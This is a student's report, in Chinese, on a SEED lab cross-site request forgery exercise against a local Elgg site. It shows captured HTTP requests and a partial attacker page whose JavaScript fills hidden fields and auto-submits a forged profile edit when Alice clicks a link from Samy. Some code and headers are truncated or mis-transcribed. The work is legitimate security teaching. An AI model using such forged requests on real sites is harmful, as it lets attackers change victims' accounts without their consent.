跨站请求伪造——CSRF攻击实验报告

57119104 苏上峰

一.环境搭建

1.搭建docker并获得docker下的shell

创建docker镜像

```
[07/16/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
                                                        创建docker镜像
Step 1/10 : FROM handsonsecurity/seed-elgg:original
---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
---> Using cache
---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
---> Using cache
 ---> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
---> Using cache
 ---> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js
                                $WWWDir/vendor/elgg/elgg/views/default/core/j
---> Using cache
```

由下图可见docker镜像创建成功,接下来启动docker

```
Successfully built 88781f69cbba docker镜像创建成功
Successfully tagged seed-image-attacker-csrf:latest
[07/16/21]seed@VM:~/.../Labsetup$ docker-compose up 启动docker
Creating network "net-10.9.0.0" with the default driver
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
```

输入dockps查看攻击者的容器id,输入docksh id获得docker下的一个shell

```
[07/16/21]seed@VM:~/.../Labsetup$ dockps
a522cc607fb7 mysql-10.9.0.6
67dad6c10140 elgg-10.9.0.5
5a19aaa1a789<mark>id</mark> attacker-10.9.0.105 <mark>i</mark>p
[07/16/21]seed@VM:~/.../Labsetup$ docksh 96
Error: No such container: 96
[07/16/21]seed@VM:~/.../Labsetup$ dock 5a
Command 'dock' not found, did you mean:
  command 'duck' from deb duck (0.13)
  command 'doc8' from deb python3-doc8 (0.8.0-4)
  command 'dbck' from deb lyskom-server (2.1.2-16)
Try: sudo apt install <deb name>
[07/16/21]seed@VM:~/.../Labsetup$ docksh 5a
root@5a19aaa1a789:/#
```

2.修改配置文件/etc/hosts

加入以下内容

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

二.任务

1.使用GET报文进行攻击

登录elgg网站,用Charlie账户登录,向Samy发出添加好友申请,用火狐浏览器的插件HTTP Header liver抓包,分析GET报文中的内容

得到的GET报文如下

```
Content-Lengtn: 3oo
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

打开attacker容器,修改文件/var/www/attacker/addfriend.html中的内容为如下



登录sam的帐号,给alice发送私信,alice收到私信如下



Alice点击私信中的恶意网址链接, 进入如下画面


进入链接之后,image标签会自动向ELGG服务器发送HTTP的GET报文,请求image,于是source中的url就被提交



2.使用POST报文进行攻击

准备工作:观察一个正常的POST报文

打开Charlie的账户,编辑个人资料,观察POST报文的结构



利用HTTP header live截获报文如下,以下是对各个字段的解释

```
1 http://www.seed-server.com/action/profile/edit 编辑个人资料服务的URL
 2 Host: www.seed-server.com
 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:83.0) Gecko/20100101 Firefox/83.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5 Accept-Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: multipart/form-data; boundary=----
                                                                 ------24288485332903208905476110002
 8 Content-Length: 2990
 9 Origin: http://www.seed-server.com
10 Connection: keep-alive
11 Referer: http://www.seed-server.com/profile/charlie/edit
12 Cookie: system=PW; caf_ipaddr=153.3.60.160; country=CN; city="Nanjing"; traffic_target=gd;
  Elgg=ctdsb4j0gl4f0bf7jprjg5pf7mCharlie的Cookie
13 Upgrade-Insecure-Requests: 1
14 __elgg_token=FoLjbgSQeZZcp3dQg4oTbQ&__elgg_ts=1626511360&name=Charlie&description=Samy is my hero 用于防范CSRF攻击,本实验中已经关闭防御措施所以无需理睬
15 &accesslevel[description]=2 &briefdescription=&accesslevel[briefdescription]=2 &loca...
16 tion=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslev...
17 el[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mob...
18\ \underline{ile} = \& accesslevel \ [mobile] = 2\& website = \& accesslevel \ [website] = 2\& twitter = \& accesslevel \ [twitter] = 2\& \underline{quid} = 58
19 POST: HTTP/1.1 302 FoundPOST报
                                                       ▲ 指明准能看到该区域,设置成2, 所有人都可以看到
20 Date: Sat, 17 Jul 2021 08:49:03 GMT
                                                                                                    被更新,这里是
21 Server: Apache/2.4.41 (Ubuntu)
                                                                                                    Charlie的, 攻击时
22 Cache-Control: must-revalidate, no-cache, no-store, private
                                                                                                    要指明成Alice的
23 expires: Thu, 19 Nov 1981 08:52:00 GMT
24 pragma: no-cache
25 Location: http://www.seed-server.com/profile/charlie
26 Vary: User-Agent
27 Content-Length: 414
28 Keep-Alive: timeout=5, max=100
29 Connection: Keep-Alive
```

打开Alice主页,查看网站源码,从中获取Alice的guid,可知Alice的guid为56

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
        <div class="elgg-layout-content clearfix">
        <div class="elgg-layout-widgets" data-page-owner-guid="56">
        <div class="elgg-widgets", function (widgets) {</pre>
```

进入attacker的容器,修改editprofile.html,其中各字段描述如下

```
html
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value=<mark>'Alice'</mark>>";名字字段
fields += "<input type='hidden' name='briefdescription' value='Samy is my he
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='</pre>
2'≯"; 设置公开级别
    fields += "<input type='hidden' name='guid' value='56'*; guid
    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit"; 目标URL
```

登录Samy的账号向Alice发送恶意网站



Alice点击之后,个人主页被修改

